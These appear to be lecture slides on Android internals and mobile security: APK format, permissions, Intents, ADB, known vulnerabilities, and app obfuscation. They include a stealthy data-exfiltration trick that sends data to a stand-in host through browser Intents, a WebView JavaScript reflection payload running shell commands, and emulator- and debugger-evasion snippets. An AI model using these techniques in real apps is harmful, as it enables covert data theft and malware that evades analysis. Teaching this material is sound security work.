- Faster, natively optimized for the current hardware
- Installation more costly
- Optional since Android 4.4, default since 5.0

https://en.wikipedia.org/wiki/Android_Runtime



vanc

Executables: Android vs. iOS

Android

- Bytecode programs
- VM pro:
  - Easy to manage hardware diversity
  - Easy to migrate to future platforms
  - Security checks
- VM cons:
  - performance

IOS

- Fat-binaries
  - Compiled natively for different plattforms and stitched together
- Pro:
  - Less CPU overhead
- Con:
  - Big downloads
  - Limitations in future upgrades


Android Package Format (APK)

- All-in-one application archive
  - Its basically a ZIP file (just like JAR, iOS-Apps, Openoffice-Documents, ….)
- APK usually unencrypted
- Can be encrypted
  - e.g. paid apps from the Play store
  - You can scrape off the unencrypted files on a rooted phone
- Installation via
  - Play store
  - USB
  - Local on phone (e.g. website, email-attachment)

Android – App Development

- No registration with Google necessary, but apps from the Play Store are regarded more “trustworthy”
  - Apps in the Play Store are automatically checked by the “bouncer”
- User can install apps from arbitrary sources
  - configuration option
- “Rooting” (similar to jailbreaking) necessary for root-level access to device

Android – APK Structure



Various possibilities to store stuff – e.g. scripts in the resource directory

APK Contents

```
Signature-Version: 1.0
 Created-By: 1.0 (Android)
 SHA1-Digest-Manifest: wxqnEAI0UA5nO5QJ8CGMwjkGGWE=
 ...
 Name: res/layout/exchange_component_back_bottom.xml
 SHA1-Digest: eACjMjESj7Zkf0cBFTZ0nqWrt7w=
 ...
 Name: res/drawable-hdpi/icon.png
 SHA1-Digest: DGEqylP8W0n0iV/ZzBx3MW0WGCA=
```

- `META-INF/`
  - `MANIFEST.MF`: the Manifest file
  - `CERT.RSA`: The certificate of the application.
  - `CERT.SF`: The list of resources and SHA-1 digest
- `lib/` Libraries and pre-compiled code
  - e.g: armeabi armeabi-v7a arm64-v8a x86 x86_64 mips
- `Res/`
  - the directory containing resources not compiled into resources.arsc (see below).
- `Assets/` : a directory containing applications assets
- `AndroidManifest.xml`: describing the name, version, access rights, referenced library files for the application.
  - (may be in Android binary XML; convert to text-XML via AXMLPrinter2, android-apktool, or Androguard)
- `classes.dex`: The classes compiled in the dex file format understandable by the Dalvik virtual machine
- `resources.arsc`: a file containing precompiled resources, such as binary XML for example.

Android – Java App Components

- Activity
  - GUI component (screen), composed of views (Button, TextView, ImageView, …) + handling code
- BroadCastReceiver
  - receives IPC messages, registered statically via manifest or programmatically
- Service
  - runs in the background (Activity without a GUI), not a thread/process!


Permissions

- Set during APP installation
  - Labeled in Manifest
  - Can only be accepted or application will not be installed
  - Some permissions only available when signed by Google, Manufacturer, Network provider,…
  - Permission enforcement covers both Java and native code, either through checks in software, or checks based on an app's GID
- New in Android M (6.0)
  - Runtime checks for sensitive permissions
  - Have to be granted separately
  - During runtime
  - Can also be revoked

Permission Examples

Permission	Capability
INTERNET	access the Internet
RECEIVE_SMS	monitor, record, process incoming SMS
READ_CONTACTS	access the address book, all of it
KILL_BACKGROUND_PROCESSES	guess what ;)
ACCESS_COARSE/FINE_LOCATION	access to GPS / GSM location information

Permission Group	Permissions
CALENDAR	• READ_CALENDAR • WRITE_CALENDAR
CAMERA	• CAMERA
CONTACTS	• READ_CONTACTS • WRITE_CONTACTS • GET_ACCOUNTS
LOCATION	• ACCESS_FINE_LOCATION • ACCESS_COARSE_LOCATION
MICROPHONE	• RECORD_AUDIO
PHONE	• READ_PHONE_STATE • CALL_PHONE • READ_CALL_LOG • WRITE_CALL_LOG • ADD_VOICEMAIL • USE_SIP



Internet without Permission

- If we don't have the Internet permission, let's call for neighborhood help
- Apps often open links in a browser using implicit Intents – we can do the same

```
startActivity(new Intent(Intent.ACTION_VIEW, Uri.parse
    ("http://oursite.com/data?payload=9d8f2390e")));
```

- Be more stealthy: only open browser when phone screen is off, close it when screen is on again

```
startActivity(new Intent(Intent.ACTION_MAIN).addCategory
(Intent.CATEGORY_HOME)));
```


- Now we have upstream – what about downstream?

Binder

- Remote Procedure Call
  - In Kernel
  - Basically, replaces System V IPC
- Between processes, services, system
  - Used whenever two processes have to communicate/call, i.e. always :)
- Extends OpenBinder IPC

Android – Binder

- Consists of:
  - Kernel driver
  - C++ middleware
  - Java API
- Provides
  - Messaging
  - Transparent, synchronous RPC
- Binder
  - Binder object implements Binder interface
  - Binder token identifies specific Binder
  - ServiceManager for name-based lookup




Android – Intents

- Intent
  - Message passed between processes
  - Consists of *target* (optional for implicit intents), *action* and *data*
  - Abstract representation of an operation to be performed (e.g. call number)
  - Explicit vs. implicit: targeted at specific receiver vs. best suited chosen by OS
- Intent receivers
  - Broadcast receivers (sendBroadcast), Services (startService, bindService), Activities (startActivity, startActivityForResult, …)
  - Advertise capabilities via an IntentFilter (used for implicit intents) on action and data, specified in app's manifest

Intents

- Inter-Process-Communication (IPC) Mechanism
  - Also within an application
    - between Activities or Activity and Service
  - Or by the system
- Allows applications to communicate and exchange information
  - Or between different “states” of the applications
- Generic (Implicit) intents to trigger on activity based on data type or a specific URL
  - Chosen by OS, or User
- Runtime or in Manifest



Android – Native Code

- Native code can be invoked through JNI interface
- Normally used for performance-critical tasks such as OpenGL
- Developers can implement their native code libraries with the Android NDK

From the NDK documentation...

Before downloading the NDK, you should understand that the NDK will not benefit most apps. (...) Notably, using native code on Android generally does not result in a noticable performance improvement, but it always increases your app complexity. In general, you should only use the NDK if it is essential to your app—never because you simply prefer to program in C/C++.


Android Emulator

- Part of Android SDK
- Allows emulation of many different Android Platform versions
  - Select an appropriate Android Virtual Device (AVD) [screen size, features, OS version]
- Based on Open-Source Qemu
- Translates CPU instructions if necessary
  - E.g. ARM AVD on Intel X86: Using Qemu all instructions are translated to Intel CPU instructions
  - Intel AVD faster: less translation overhead
- Can run unmodified third-party apps
  - Android apps are platform neutral anyways
- Helpful for mobile security testing

Android Debug Bridge (ADB)

- Powerful device interaction toolkit for debugging and inspecting device state
- Typically turned off on consumer devices
  - As ADB provides privileged access to the device's file system and application and can allow unauthorized access to data
  - Can be enabled in UI
- Command-line client adb
  - Install/remove apps
  - Shell, copy files, ...
  - Screen capture, log, debugging, ...

ADB architecture



ADB

- Some commands are handled by the local daemon

```
adb devices
```

- Most are handled by the target Android device

```
adb shell
```


```
adb install
```

Secure ADB

- Activated debugging on device gives attacker full access to device (can circumvent lockscreen)
- Android 4.2 hid the “Developer Options” UI where debugging could be turned on
  - Mitigates accidental activation of ADB debugging
- Android 4.2.2 introduced “Secure ADB”
  - Hosts need to be explicitly authorized by user in order to being able to connect the first time to the device

Developer Dialog

- Unhide “Developer Options”



Past vulnerabilities

- Selected Examples
  - External Storage (one permission to read them all)
  - Read logs
  - Webview
  - APK zip signing issue
  - Stagefright

Android – innocent READ_LOGS

- The READ_LOGS permission may seem innocent, but a lot can be obtained from parsing and crawling logs:
  - history and bookmarks (bookmark utility, opened links)
  - running tasks (started activities)
  - SMS (messaging log)
  - contacts (call log)
  - location (e.g. weather utility)
  - Debug output (keys, tokens, auth material, URLs ,….)

Webview


- Webviews are UI Elements that display local or remote HTML
  - Heavily used for formatting text and loading external content from the web
  - e.g. advertisements, Interface apps (Games, Facebook, derStandard)
  - Has a Javascript interface that allow bidirectional communication and calls
  - All public functions are exported
  - Including reflection
    - Instant remote execution
- Since Android 4.2/API level 17 apps can select which methods to export
- Apps compiled for older API level still vulnerable

WebView Example


```
<script>
function execute(cmd){
  return window.jsinterface.getClass().
     forName('java.lang.Runtime').
     getMethod('getRuntime',null).
     invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh', '-c',
  'echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

WebView – Threats

Malicious Webpage attacks App



Malicious App attacks Webpage



WebView – Malicious Webpage

- Break the browser sandbox by providing access to
  - system resources (e.g. file store, camera)
  - sensitive data (contacts)
- The question is: can the app guarantee that only the expected webpages are loaded?
  - what happens if we click on a link in the FB app?
  - what about iframes?
- Webpage has to be secure as well
  - think of XSS with JavaScript

WebView – Malicious App

- Lure user into visiting a certain webpage with a malicious app
- Inject JavaScript into the webpage
  - e.g. spam all friends on Facebook
- Event sniffing and hijacking
  - monitor keystrokes, clicks, form submission
  - intercept and change URL loading, e.g. for SSL-stripping or phishing redirection

APK zip signing issue

- ZIP files do not check if the same filename is added multiple times
- Android APK signer tests (written in C++) for the first file found in the archive
- Android extractor (Java) extracts stores filenames as hashtable; latter filename overwrites the former
- Modify code in APK (maybe with system signature) by adding another file/class

Stagefright

- Summer 2015
- libstagefright
  - Multimedia parsing library on android
  - was not running as root (newer Androids)
  - Integer overflow
- Remote Execution
  - Can be triggered by MMS message, eMail, visiting a website, loading a video, …
- Final exploit
  - Circumvented ALSR
  - ICMP use-after-free in kernel

Rooting

- Locked out of your own device
  - For security purposes
  - Also (should) protect against malicious apps
- Still often possible to get root permissions on device
  - Usually through some kind of exploit
  - Often in the vendor specific extensions
- Apps for rooting:
  - Towelroot
  - Kingroot
  - Framaroot

App Protections

Obfuscations

- Renaming
- String Encryption
- Class / Resource Encryption
- Reflection
- Code Modifications

- Combinations of the above

Name/Identifier Mangling

```
1  public class Base64{
2      public String decode( String input )
3      { ... }
4      public String encode( String input )
5      { ... }
6  }
7
```

Listing 1: Java source code

```
1  public class a{
2      public String a( String a )
3      { ... }
4      public String b( String a )
5      { ... }
6  }
7
```

String Encryption

```
1    public void init(){
2        String host = "www.example.com";
3        String username = "secretuser";
4        String password = "secretpass";
5    }
6
```

Listing 3: Java source with unencrypted strings

```
1    public void init(){
2        String host = decrypt("b4177923565cfbe84eae33e4efdb637a");
3        String user = decrypt("a58be63b1602ab2a6ac24d9a4689d278");
4        String pass = decrypt("a0133dc939c4f54571faf329a904a3ec");
5    }
6
```

Listing 4: Java source with encrypted strings

Junk Insertion

0003bc:	1250		0000:	**const** / 4 v0, #**int** 5
0003be:	2900	0400	0001:	goto / 16 0005
0003c2:	0001		0003:	<junkbytes>
0003c4:	0000		0004:	<junkbytes>
0003c6:	d800	0001	0005:	**add-int** / lit8 v0, v0, #**int** 1
0003ca:	0f00		0007:	**return** v0

Table : Disassembly with detection of junk bytes

0003bc:	1250		0000:	**const** / 4 v0, #**int** 5
0003be:	2900	0400	0001:	goto / 16 0005
0003c2:	0001	0000 d800 0001	0003:	dummy-function
0003ca:	0f00		0007:	**return** v0

Table : Linear sweep with dexdump fails due to junkbytes

Reflection

- Can be used with string encryption also

```
public void onClick(DialogInterface arg7, int arg8) {
    try {
        Class.forName("java.lang.System").getMethod("exit", Integer.TYPE).invoke(null, Integer.valueOf(0));
        return;
    } catch (Throwable throwable) {
        throw throwable.getCause();
    }
}
```

```
public void onClick(DialogInterface arg7, int arg8) {
    try {
        Class.forName(COn.´(-COn.`[0xC], COn.`[0x12], -COn.`[0x10])).getMethod(COn.´(i1, i2, i2 | 6), Integer.TYPE)
            .invoke(null, Integer.valueOf(0));
        return;
    } catch (Throwable throwable) {
        throw throwable.getCause();
    }
}
```

Dynamic Code Loading

- Load code during execution of the program
- Well known and used technique on x86 machines (staged shellcode)
- Android gives us library functions for this
  - Use e.g. Java.net.url to retrieve remote code
  - The DexFile class can then be used to load an execute code

- You can also combine this with encryption

Dynamic Code Modification

- Runtime modification of executed code (e.g. unpacking)
- Modify Dalvik Code
  - Loaded Bytecode can not be altered without external helper
  - using Java Native interface (JNI) allows code modification
- Modify Native Code
  - Native code is executed on processor, not in JVM
  - The same techniques like on normal x86 or ARM machines can be used

Evading Emulators

- Simple Version: Check for Emulator in device string

```
String device = Build.DEVICE;
if (device.equals("generic")) {
   String env = "Emulator";
}
else {
   String env = "Device";
}
```

Evading Emulators

- Other Information to look for:
  - Device ID (IdH)
    - IMEI, IMSI
  - Current build (buildH)
    - Fields: PRODUCT,
      - MODEL, DEVICE
  - Routing table (netH)
    - virtual router
      - address space: 10.0.2/24
    - Emulated network
      - IP address: 10.0.2.15

IMEI	123456789012347	null
DEVICE	Nexus	generic
/proc/ net/tcp	Ordinary network	Emulated network


Evading Emulators

- Look for the qemud process
  - Small daemon, allows talking to emulator without need for kernel module
  - Needed to support non existing hardware (gps, gsm, sensors,…)

```
find_qemud_process() {
   for(int i = 0; i < 0x65; i++)
      if( hash(read("/proc/%d/cmdline",
      i))== hash("/system/bin/qemud"))
         return true;
   return false; }
```

Evading Emulators

- Look at dynamic information



- Sensors:
  - A key difference between mobile & conventional systems
  - new opportunities for mobile devices identification
  - Can emulators realistically simulate device sensors?
    - Partially: same value, equal time intervals

Evading Emulators

- Would a real user have
  - an empty call log
  - no SMS conversations
  - no contacts in the address book
  - an empty browsing history
  - no apps installed (per default no Google Play Services in emulator)
- Is the device always charging
  - Emulator per default always at 50 battery level
- What is the current time/uptime

Detect Debuggers

- Ptrace detection as usual. ;)

```
JNI_onLoad {
   ptrace(PTRACE_TRACEME, 0, NULL, NULL)
   }
```

Root Detection

- Some apps try to detect if they run on a rooted device
  - And sometimes refuse to run
- Goal is to protect *sensitive* information
  - Banking/Payment apps
  - But also DRM apps
  - Other Malware
- Do not want to be tampered with

Root Detection Methods

- Look for certain packages
  - `Superuser, supersu`
- Check installed applications
  - `which su, busybox` (often installed on rooted devices)
- Search BUILD-tag for test-keys
  - To detect custom ROMs
  - Stock ROMs usually have `build.tags` set to `release-keys`

Optimizers / Obfuscators / Packers

- Optimizers
  - Good practice for devs
  - Removes dead code / debug code
- Obfuscators
  - Potentially encrypt / obfuscate / hide via reflection
  - Often together with Optimizers
- Packers
  - Encrypt / pack classes, native code, resources,…
  - On the fly decryption / unpacking

ProGuard

- Recommended by Google for release builds
  - You do not want to obfuscate your apps during Development/Testing. ;)
- Features
  - Optimizer
  - Shrinker
  - Obfuscator (Names)
- Bundled with Android SDK (free to use)
  - Therefore the mostly used tool

DexGuard

- From same Developer as ProGuard
  - This is the paid Android specific version
- Extended Features:
  - Everythin ProGuard Does
  - String encryption
  - Class file encryption
  - Call hiding through reflection
  - Native code obfuscation
